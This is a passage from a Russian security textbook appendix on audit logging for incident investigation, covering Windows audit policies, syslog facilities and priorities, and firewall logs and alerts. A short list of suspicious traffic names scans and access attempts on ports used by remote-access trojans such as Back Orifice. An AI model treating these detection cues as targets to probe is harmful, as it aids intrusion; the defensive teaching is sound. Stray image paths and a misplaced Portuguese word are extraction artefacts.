границ сети. Мы также говорили о том, что нет такой вещи, как полная безопасность, поэтому следует признать, что даже небольшой шанс успешной атаки, проникновения или взлома означает, что необходимо уметь отслеживать, обнаруживать инциденты информационной безопасности, а также реагировать на них.

Таким образом, важная часть должной осмотрительности, необходимой при решении вопросов безопасности, – это готовность проводить последующий анализ и расследование, чтобы определить причины и установить злоумышленников во всех случаях, когда это возможно. Не важно, решит ли организация передавать дело, связанное с инцидентом информационной безопасности, в суд или нет. Для организации и ее ИТ-специалистов действительная ценность понимания того, как собирать и интерпретировать доказательства киберпреступлений, заключается в возможности улучшить или усилить безопасность после этого факта, чтобы предотвратить повторение атак или обстоятельств, позволивших совершить подобные преступления.

Даже если компания или организация на самом деле не собирается преследовать злоумышленника в судебном порядке за неудавшиеся или успешные атаки, умение собирать, интерпретировать и реагировать на информацию, присутствующую в следах таких событий, является неотъемлемой частью правильного режима безопасности. В заключение важно понимать, что поддержание необходимой системной и сетевой безопасности требует активного контроля над тем, как реализована политика безопасности и насколько хорошо она определяет существование потенциальных или фактических уязвимостей.

Другими словами, это способ контроля, который необходим, чтобы не только удостовериться в том, что реализованные методы обеспечения безопасности соответствуют требованиям политики безопасности, но и чтобы постоянно оценивать уязвимости от новых эксплайтов и способов атак. Это напоминает подготовку к действиям при столкновениях с применением насилия, которую регулярно проходят полицейские. Даже если нет причин ожидать насилие, полиция всегда готова к тому, что ситуация ухудшится, и во время и после любого контакта, связанного с вызовом на место происшествия, полицейские постоянно отслеживают ситуацию. Таким же образом опытный профессионал в области безопасности знает, что он должен регулярно проверять состояние сети, чтобы убедиться, что не происходит или уже не произошло ничего плохого или неожиданного. Эта эмпирическая форма оценки состояния безопасности является ключевым компонентом поддержания надежной безопасности и первым этапом расследования инцидента.

Аудит безопасности и журналы регистрации событий

Надежная безопасность систем и сетей основывается на модели безопасности, состоящей из трех компонентов: проверка подлинности, авторизация и учет.

- *Проверка подлинности* гарантирует, что пользователи, процессы и службы, которые запрашивают разрешение потреблять системные ресурсы или получить доступ к их содержимому, предоставляют достаточное доказательство подлинности, чтобы войти в систему и сеть перед тем, как подавать такие запросы.
- *Авторизация* (иногда также называется *управление доступом*) гарантирует, что запросы на доступ к ресурсам будут удовлетворены, только если у запрашивающей стороны есть необходимые полномочия на чтение или другой осмотр содержимого этих ресурсов, а также наличие у этой стороны явных разрешений на выполнение тех операций, которые они хотят совершить с этим ресурсом. Некоторым пользователям может быть предоставлен доступ только для чтения информации, которую они не могут изменить (или удалить), а другим пользователям может быть

предоставлено разрешение изменять или удалять эту информацию по своему желанию.

- Учет имеет отношение к мониторингу и отслеживанию активности системы. Некоторые компании и организации оценивают ресурсы и использование компьютера, а также доступ к нему в денежном выражении. В такой ситуации учет отслеживает такие действия, чтобы оценить так называемые возвратные платежи за использование компьютера или сетевых сервисов исходя из фактического потребления. Но с точки зрения безопасности другая форма мониторинга или отслеживания, связанная с учетом, называется *аудит*. Так же, как и его формальное значение в финансовом учете, слово «аудит» здесь означает отслеживание доступа к ресурсам и их использования, в данном случае – каналов, систем, сетей связи и связанных с ними ресурсов так, чтобы эту деятельность можно было зарегистрировать. Аудит сохраняет материальные данные в виде различных компьютеризированных записей, чтобы их в дальнейшем можно было проанализировать для разных целей. Такие журналы регистрации являются важным источником данных при обнаружении и анализе неудавшихся или успешно завершенных киберпреступлений.

Обратите внимание, что проверка подлинности и авторизация устанавливают различные барьеры или ограничения между пользователями (или клиентами) и ресурсами, которые они пытаются использовать. И только учет отслеживает, что фактически происходит в контролируемых сетях и системах. Таким образом, учет – или, вернее, аудит – является основным процессом, замыкающим цепь между тем, что должно происходить с точки зрения безопасности и тем, что фактически происходит в системах и сетях, к которым применяются средства проверки подлинности и авторизации.

Аудит – это возможность,строенная в большинство компьютерных систем и сетевых устройств. Но, так как создание журналов аудита означает создание файлов, в которых сохраняются записи о действиях, аудит обычно рассматривается как форма отслеживания и мониторинга, используемая по усмотрению пользователя, а не как форма, которая должна применяться ко всем действиям пользователя и доступам к ресурсам. Общий принцип, который применяется при решении, нужно ли проводить аудит определенных видов деятельности или доступа к определенным ресурсам, основан на тщательной оценке рисков, связанных с безопасностью. Другими словами, рекомендуется отслеживать потенциально опасные действия и доступ к важным файлам и другим ресурсам. Но следует признать, что аудит всех действий так же нерационален, как и полное отсутствие аудита. Эти общие требования будут иметь больший смысл, если мы посмотрим, как определенные операционные системы управляют аудитом и какие виды действий и доступов отслеживаются и контролируются. После этого обсуждения мы сможем сделать более четкий вывод о процессе аудита и о следах, которые он создает (обычно, они называются *журналы регистрации событий*).

Аудит для платформ Windows

Начиная с первых версий Windows NT, все операционные системы Windows (за исключением Windows 9x/Me) ведут три журнала аудита действий пользователя и системы. Эти журналы можно просмотреть во встроенной утилите «Просмотр событий» («Event Viewer»):

- **Журнал приложений** Регистрирует сообщения, информацию о статусе и события, связанные с приложениями и второстепенными службами на компьютерах с ОС Windows. (Обратите внимание, что некоторые службы записывают свою информацию в этот, а не в системный журнал.)

- **Системный журнал** Регистрирует ошибки, предупреждения и сведения о событиях, созданные самой операционной системой Windows и основными службами, связанными с ней.
- **Журнал безопасности** Регистрирует успешные или неудачные выполнения действий, для которых ведется аудит. В этом журнале отображаются элементы, связанные с активацией аудита и установлением специальных политик или параметров аудита в Windows.


Очевидно, что последний журнал представляет для нас особый интерес, хотя не следует игнорировать и первые два журнала. Важную информацию, например, о запуске и остановке службы или ненормальном поведении приложения, можно также получить из журналов приложений и системы.

Примечание

Помимо стандартных журналов приложений, системы и безопасности в утилите «Просмотр событий» (“Event Viewer”) можно просматривать и другие журналы, если выполняются определенные службы (такие как Active Directory и DNS).

Запуск утилиты «Просмотр событий» (“Event Viewer”) зависит от платформы, но обычно это можно сделать из меню «Администрирование» (“Administrative Tools”), как в Windows NT и 2000, или из консоли управления (MMC) в Windows 2000, XP, Vista, Windows Server 2003 и Windows Server 2008. Средство «Просмотр событий» (“Event Viewer”) – хорошая отправная точка при расследовании ненормальных или необычных действий системы или для мониторинга поведения системы в целом.

В ОС Windows объекты групповой политики (“Group Policy Object”, GPO) управляют уровнем аудита, который ведется операционной системой. Для того чтобы включить аудит или установить политику аудита, необходимо войти в систему с правами администратора. Чтобы включить аудит, просто создайте объект групповой политики и настройте его на мониторинг успешных или неудачных выполнений одного или нескольких классов определенных действий. Как показано на илл. А.1, используя программу «Локальные параметры безопасности» (“Local Security Settings”), можно редактировать политику аудита (“Audit Policy”) на компьютере. На иллюстрации видно, что по умолчанию политики аудита отключены, т. е. если бы вы первоначально просматривали журнал безопасности в программе «Просмотр событий» (“Event Viewer”), он был бы пуст. Для того чтобы включить политику, нужно дважды щелкнуть по событию, для которого вы хотите вести аудит, а затем выбрать, нужно ли отслеживать успешные и/или неудачные выполнения этого события.



Илл. А.1. Политика аудита на компьютере с ОС Windows XP.

До появления версий Windows Vista и Windows Server 2008 можно было вести аудит девяти классов событий или действий:

- **Аудит событий входа в систему** Применяется для мониторинга действий при входе в систему с учетной записью пользователя.
- **Аудит управления учетными записями** Применяется для мониторинга действий администратора при управлении учетными записями (создание, удаление, отключение учетной записи или изменение ее параметров).
- **Аудит доступа к службе каталогов** Применяется для мониторинга использования служб и объектов Active Directory.
- **Аудит входа в систему** Применяется для мониторинга всех событий входа в систему для системных учетных записей, учетных записей службы и учетных записей пользователя (другими словами, это расширенный набор событий входа в систему).
- **Аудит доступа к объектам** Применяется для аудита отдельных файлов, папок, принтеров или других ресурсов компьютера (которые также должны быть настроены для аудита отдельно).
- **Аудит изменения политики** Применяется для мониторинга создания, удаления или изменения объектов групповой политики. Отслеживает важные действия администраторов в системах Windows.
- **Аудит использования привилегий** Применяется для мониторинга использования прав пользователя и администратора в системах Windows. Также отслеживает важные действия администраторов в системах Windows и использование привилегий пользователями и владельцами/создателями объектов.
- **Аудит отслеживания процессов** Применяется для мониторинга создания, потоков и удаления процессов. Редко используется в целях безопасности (но иногда может быть полезен).
- **Аудит системных событий** Применяется для мониторинга действий операционной системы. Também rедко используется в целях безопасности.

В ОС Windows Vista и Windows Server 2008 количество политик аудита возросло с девяти до пятидесяти.. Каждая из исходных политик имеет подкатегории, позволяющие вести аудит событий на более детальном уровне. В таблице А.1 перечислены политики и их подкатегории.


Таблица А.1
Политики аудита в Windows Vista и Windows Server 2008

Название политики аудита	Категория верхнего уровня	Подкатегория
Аудит событий системы	Система	Изменение состояния безопасности Расширение системы безопасности Целостность системы Драйвер IPsec Другие системные события
Аудит входа в систему	Вход в систему / выход из системы	Вход в систему Выход из системы Блокировка учетной записи Основной режим IPsec Быстрый режим IPsec Расширенный режим IPsec Специальный вход Другие события входа/выхода Сервер сетевых политик
Аудит доступа к объектам	Доступ к объектам	Файловая система

		Реестр Объект ядра Диспетчер учетных записей безопасности (SAM) Службы сертификации События, создаваемые приложениями Работа с дескриптором Общая папка Отбрасывание пакета платформой фильтрации Подключение платформы фильтрации Другие события доступа к объекту
Аудит использования привилегий	Использование прав	Использование прав, затрагивающее конфиденциальные данные Использование прав, не затрагивающее конфиденциальные данные Другие события использования прав
Аудит отслеживания процессов	Подробное отслеживание	Создание процесса Завершение процесса Активность DPAPI События RPC
Аудит изменения политики	Изменение политики	Аудит изменения политики Изменение политики проверки подлинности Изменение политики авторизации Изменение политики на уровне правил MPSSVC Изменение политики платформы фильтрации Другие события изменения политики
Аудит управления учетными записями	Управление учетными записями	Управление учетными записями пользователей Управление учетными записями компьютеров Управление группами безопасности Управление группами распространения Управление группами приложений Другие события управления учетными записями
Аудит доступа к службе каталогов	Доступ к службе каталогов	Доступ к службе каталогов Изменения службы каталогов Репликация службы каталогов Подробная репликация службы каталогов
Аудит событий входа в	Вход учетной записи	Операции с билетами службы

систему		Kerberos Проверка учетных данных Служба проверки подлинности Kerberos Другие события входа учетных записей
---------	--	---

После включения политик аудита информация, полученная в результате аудита, сохраняется в журнале безопасности, который можно просмотреть в утилите «Просмотр событий» («Event Viewer»). На илл. А.2 показан журнал безопасности, открытый в программе «Просмотр событий» («Event Viewer»). Обратите внимание, что ведется аудит успешных и неудачных выполнений входа в систему.




Илл. А.2. Типы событий в журнале безопасности, для которых включен аудит.

Глубокие проблемы выбора между аудитом и производительностью системы проявляются, по меньшей мере, с двух сторон:

- Чем больше объектов и действий, для которых ведется аудит, тем большее влияние будет иметь сбор и запись таких данных на производительность системы и потребление места на накопителе (так как данные обо всех регистрируемых действиях записываются в файлы на накопителе).
- Чем больше объектов и действий, для которых ведется аудит, тем больше данных придется анализировать администраторам и экспертам, чтобы найти среди обычных и неопасных событий и действий элементы, представляющие интерес для расследования.

Если во время аудита регистрируется большое количество данных, то в программе «Просмотр событий» («Event Viewer») можно настроить фильтр так, чтобы в журнале отображались только определенные типы событий (например, ошибки) или только события, порожденные отдельными источниками, пользователями или компьютерами. Другие опции включают в себя отображение только тех событий, которые произошли в указанные дни и/или время или в течение указанного периода, а также событий в определенной категории или имеющих специальный идентификатор. На илл. А.3 показано диалоговое окно, используемое для настройки фильтрации событий.



Илл. А.3. Настройка фильтра для отображения только указанных событий из журнала.

На месте инцидента Разработка эффективных стратегий аудита

В конечном счете выбор типа аудита зависит от вида деятельности, происходящей на рассматриваемом сервере или устройстве, вида предполагаемых атак и вторжений и вида информации или других ресурсов, которые организация хочет отслеживать (и защитить). Таким образом, имеет смысл вести аудит отдельных сигнатур вторжений на границах сети (в брандмауэрах, фильтрующих маршрутизаторах, шлюзах приложений и т. д.). Но на серверах, где хранятся конфиденциальные файлы, возможно, имеет смысл отслеживать доступ к таким файлам, включая неудачные и успешные попытки получения доступа. Вообще также рекомендуется отслеживать административные действия на всех таких устройствах и предать это огласке, чтобы ИТ-специалисты знали, что они будут ответственны за все официальные (и несанкционированные) выполняемые административные действия.

В некоторых ситуациях, например, при взломе учетной записи, возможно, имеет

смысл ее отключить (и создать новую учетную запись для старого пользователя), а затем вести аудит последующих попыток использовать старую учетную запись. Этот прием позволяет администраторам определить, откуда (изнутри или снаружи локальной сети) выполняются такие действия, и может помочь установить личность злоумышленника.

Общий принцип работы здесь заключается в том, что нужно вести аудит подозрительных действий, административных действий и информации или ресурсов, представляющих известную ценность. Объединив эти действия в стратегию аудита, будет легче найти правильное соотношение между объемом данных аудита и количеством полезной информации, которую можно выделить из этих данных.

Аудит для платформ UNIX и Linux

Каждый отдельный дистрибутив и версия UNIX и Linux регистрирует важную информацию аудита своим собственным уникальным способом и хранит итоговые журналы регистрации событий в отдельных местах, используя специальные форматы, зависящие от платформы. Тем не менее, большинство операционных систем UNIX и Linux поддерживает широкие возможности ведения журналов и обладает многочисленными общими чертами.

Демон Syslog (syslogd) – это центр обработки различной информации журналов в системах UNIX и Linux. Этот демон – это процесс, направляющий разные системные сообщения в разные файлы журналов в зависимости от типа сообщения, его срочности и важности. Например, в системе FreeBSD успешные и неудавшиеся попытки входа в FTP показаны в файле «ftp.log», информация о доступе к веб-сайтам Apache хранится в файле «access_log», а информация о неудавшихся попытках входа в систему находится в файле «secure.log».

В большинстве сетей, состоящих из компьютеров с ОС UNIX или Linux, также установлены специальные сетевые накопители, на которые записываются данные журналов, чтобы они все хранились в одном централизованном месте. Кроме того, демон Syslog получает данные о событиях из различных приложений операционной системы и пользователя (перечислены в таблице А.2); он также сохраняет все данные журналов, используя единый унифицированный формат для легкой интерпретации и анализа. (Увы, такой последовательности нет для всех журналов в системах Windows, где программа «Просмотр событий» («Event Viewer») использует один формат для своих журналов, а остальные приложения и службы – другие форматы.)

В действительности демон Syslog даже располагает события и сообщения об ошибках в соответствии с предопределенной схемой приоритетов (см. таблицу А.3). Сообщения с более высоким приоритетом находятся в верхней части таблицы, а сообщения с низким приоритетом отображаются в нижней части таблицы.

Как упоминалось выше, в различные файлы журналов UNIX или Linux записываются отдельные типы событий или информации. Так, в файле «loginlog» регистрируются неудавшиеся попытки входа в систему, а в файле «sulog» записываются действия, связанные с командой «su» в отдельной системе, и определяется учетная запись пользователя, от имени которой выполняются эти действия. В журнале «utmp» указаны все пользователи, находящиеся в системе в данный момент, а в журнале «wtmp» периодически сохраняется копия данных журнала «utmp». Это только несколько из множества журналов, встречающихся в большинстве систем Linux и UNIX; полный перечень возможностей регистрации данных, используемых форматов и мест хранения журналов (по умолчанию) можно найти в документации и справочном руководстве по системе.

Таблица А.2

Обычные источники, события которых регистрируются демоном Syslog.

Источник	Описание
Auth	Системы авторизации (например, login и su)
Cron	Демон «cron» управляет запланированными скриптами и командами и выполняет их по расписанию.
Daemon	Разные демоны, которые не охватываются другими источниками
Kern	Ядро системы – основной код, постоянно находящийся в памяти операционной системы
local0-local7	Зарезервировано для локального использования (пронумеровано от 0 до 7)
Lpr	Система, которая ставит файлы в очередь (на удаленное построчно-печатывающее устройство) для вывода на печать
Mark	Служба отметки времени, генерирующая отметку времени для журналов каждые 20 минут (1200 секунд)
Mail	Система электронной почты
Syslog	Внутренние данные «syslog»

Таблица А.3

Приоритеты демона Syslog.

Приоритет	Описание
Emerg	Критические ситуации, о которых сообщается всем пользователям
Alert	Условия, требующие немедленного вмешательства
Crit	Критические ошибки, например, сбой устройства
Err	Ошибки с обычным приоритетом
Warning	Предупреждающие сообщения
Notice	Уведомления, которые могут потребовать действия или ответа
Info	Информационные сообщения
Debug	Показывает сообщения, отправляемые демону Syslog, когда программы выполняются в режиме отладки.

Журналы, отчеты, предупреждающие сигналы и оповещения брандмауэров

Так как брандмауэры находятся на границе между внутренней и внешней сетью, их положение идеально для наблюдения за входящим (и исходящим) трафиком. Таким образом, не удивительно, что брандмауэры не только представляют первую и важную линию защиты от атак, но и способны отслеживать действия, которые могут указать на зарождающиеся атаки. Если злоумышленники недостаточно опытны, чтобы стереть файлы журналов (а, увы, у многих из них хватает для этого сообразительности), то журналы брандмауэров помогут документально установить успешные и неудавшиеся попытки атак. Большинство устройств, находящихся на границе сети, которые включают в себя не только брандмауэры, но и фильтрующие маршрутизаторы, шлюзы приложений, прокси-серверы и т. д., могут – и даже должны – регулярно регистрировать различные виды действий. Принимая во внимание, что такие журналы регистрации событий могут быть важным источником данных в делах, где необходимы веские доказательства, большинство таких устройств регистрирует разные виды трафика и различные типы действий.

Хорошая новость заключается в том, что, так как многие подобные устройства работают в среде на основе ОС UNIX или UNIX-подобных систем, та же информация,

рассмотренная в предыдущем разделе о Syslog и общих способах ведения журналов в UNIX, часто относится к брандмауэрам, маршрутизаторам и другим устройствам. Например, хотя устройства Cisco работают на собственной операционной системе Cisco, известной как IOS (Internet Operating System), эта программная среда использует стандартное решение демона Syslog, чтобы поддерживать его возможности ведения журналов. При условии, что в каждой системе и реализации отличия незначительны, рассмотренная нами общая информация о ведении журналов применима ко многим (если не ко всем) распространенным сетевым устройствам.

Примечание

Существуют дополнительные программные продукты, которые могут отслеживать и анализировать журналы брандмауэров. Например, *firelogd* – это демон, осуществляющий мониторинг журналов брандмауэров в Linux. *Fwanalog* – это скрипт оболочки, анализирующий и систематизирующий информацию из журналов брандмауэров в системах UNIX и Linux. *Stonylake Firewall Reporter* – серверное приложение, работающее на платформах Windows и Linux и предоставляющее более 150 отчетов, помогающих при анализе данных. *ZoneLog Analyzer* импортирует файлы журналов из брандмауэров ZoneAlarm в базу данных, в которой можно легко сделать запрос. Компания Web Trends выпускает набор Firewall Suite, обрабатывающий файлы журналов из брандмауэров Check Point, Cisco, Microsoft ISA Server и т. п.

Ведение журналов – это только один из способов, с помощью которых брандмауэры и другие сетевые устройства могут предоставить информацию об активности и трафике в сети. Брандмауэры (и другие устройства в сети) действительно создают файлы журналов, в которых могут записываться и долгое время храниться различные виды данных. Но эти устройства также поддерживают другие виды довольно важных выходных данных:

- **Сигналы тревоги** Эти системы могут выдавать сообщения с высоким приоритетом в различных форматах в случае возникновения очень подозрительных событий. Многие такие системы, помимо регистрации событий, могут отправлять отдельным пользователям сообщения по электронной почте и даже на указанные телефонные номера. Эти функциональные возможности позволяют системам вызывать немедленную реакцию ответственных лиц. Так как маршрутизаторы, брандмауэры и другие сетевые устройства могут быть подвержены атакам, связанным с большим количеством запросов или отказом в обслуживании (DoS), и так как они могут быть свидетелем повторяющихся неудачных попыток входа в систему, что также может указывать на начало атак, при реагировании на такие события иногда важны немедленные действия.
- **Оповещения** Некоторые типы трафика не содержат признаков атаки, но, тем не менее, требуют внимательного изучения. Это объясняет, почему многие сетевые системы тоже могут выдавать оповещения при возникновении определенных условий. Эти оповещения могут также передаваться в виде электронной почты или сообщений на пейджер, но обычно они не такие срочные, как сигналы тревоги.
- **Отчеты** Хотя события, для которых составляются отчеты, относятся к более простой категории каталогизации и классификации трафика, активности, ошибок и неудавшихся попыток входа в систему и других попыток доступа, большинство сетевых устройств могут также создавать отчеты об общем поведении и статистике за определенный период времени (день, неделя, месяц и т. д.). Такие отчеты являются важными показателями общего состояния и безопасности системы, и их следует регулярно проверять как часть процесса контроля и обеспечения безопасности.

На самом деле во многих операционных системах также есть средства оповещения или предупреждения. Например, операционные системы Windows NT, 2000, XP, Vista, Server 2003 и Server 2008 поддерживают службы, предупреждающие администраторов о событиях, связанных с работой и ошибками системы. Хотя утилита «Просмотр событий» («Event Viewer») не предоставляет способов настройки оповещений при возникновении событий, связанных с безопасностью, некоторые сторонние программы, такие как IPSentry (www.ipsentry.com), отслеживают журналы регистрации событий в Windows и отправляют предупреждения в случае наступления инициирующего события.

Когда дело доходит до работы с журналами брандмауэров (или до реагирования на связанные с ними сигналы тревоги или оповещения), большая часть информации, с которой вы столкнетесь, относится непосредственно к атакам и эксплойтам, некоторые из которых были рассмотрены в главе 5. Поэтому не удивительно, что следующие типы действий или трафика заслуживают внимания как с точки зрения обнаружения атаки, так и с точки зрения расследования инцидента.

- **Трафик ICMP (англ. *Internet Control Message Protocol* – протокол управляющих сообщений в Интернете)** Чрезмерные проверки связи, сканирования с проверкой связи, эхо-запросы на широковещательный адрес, ICMP-пакеты с превышением временного интервала, распределенные эхо-ответы ICMP
- **Регулярное, систематическое сканирование** Сканирование диапазона IP-адресов, сканирование портов TCP/UDP, сканирование имен NetBIOS
- **Попытки получить доступ к отдельным известным адресам портов** Адреса, связанные с программами для удаленного доступа (pcAnywhere, Back Orifice [BO2K] и т. д.), обмена мгновенными сообщениями или специальными троянскими программами

В сущности, любой тип образца трафика или активности – также известный как сигнатура атаки, или просто как сигнатура – который можно напрямую связать с отдельным типом или способом атаки, представляет события, которые следует зарегистрировать, если это вообще возможно. Но иногда распознавание сигнатуры связано с большим уровнем интеллекта, чем тем, которым обладает типичное сетевое устройство, такое как брандмауэр или фильтрующий маршрутизатор. Поэтому мы вернемся к этой теме позже, когда будем обсуждать системы обнаружения вторжений, специально оснащенные этой возможностью.

Что касается информации, встречающейся в журналах брандмауэра, она обычно состоит из довольно простых текстовых записей, в которых задокументированы различные аспекты сетевого трафика. Несмотря на то, что записи могут в известной степени отличаться, каждая из них содержит, как минимум, следующую информацию (обычно данных больше, чем в этом специально укороченном списке):

- **Отметка времени** Дата и время события или действия
- **Адрес источника** Зарегистрированный IP-адрес для источника трафика
- **Имя исходного домена (при наличии такого)** Зарегистрированное имя домена для источника трафика
- **Адрес назначения** Целевой адрес доставки трафика
- **Протокол** Название используемого IP-протокола или службы
- **Тип или класс сообщения (в соответствующих случаях)** Тип отправляемого сообщения
- **Адрес порта (в соответствующих случаях)** Порт TCP или UDP, на который отправляется сообщение
- **Адрес сокета (в соответствующих случаях)** Адрес сокета, на который отправляется сообщение

В некоторых случаях записи журнала содержат так называемый *обратный поиск DNS* или *обратное отслеживание*. Можно настроить некоторые сетевые устройства выполнять двойную проверку официального IP-адреса, связанного с доменными именами,

зарегистрированными для входящего трафика, на соответствие фактическому IP-адресу, содержащемуся во входящем трафике. Если эти два значения отличаются, это может быть точным признаком подделки IP-адреса, что в свою очередь может означать, что было совершено подозрительное действие (а то и явная атака). В результате такого типа обнаружения обычно отправляется оповещение или аварийный сигнал.

Коммерческие системы обнаружения вторжений

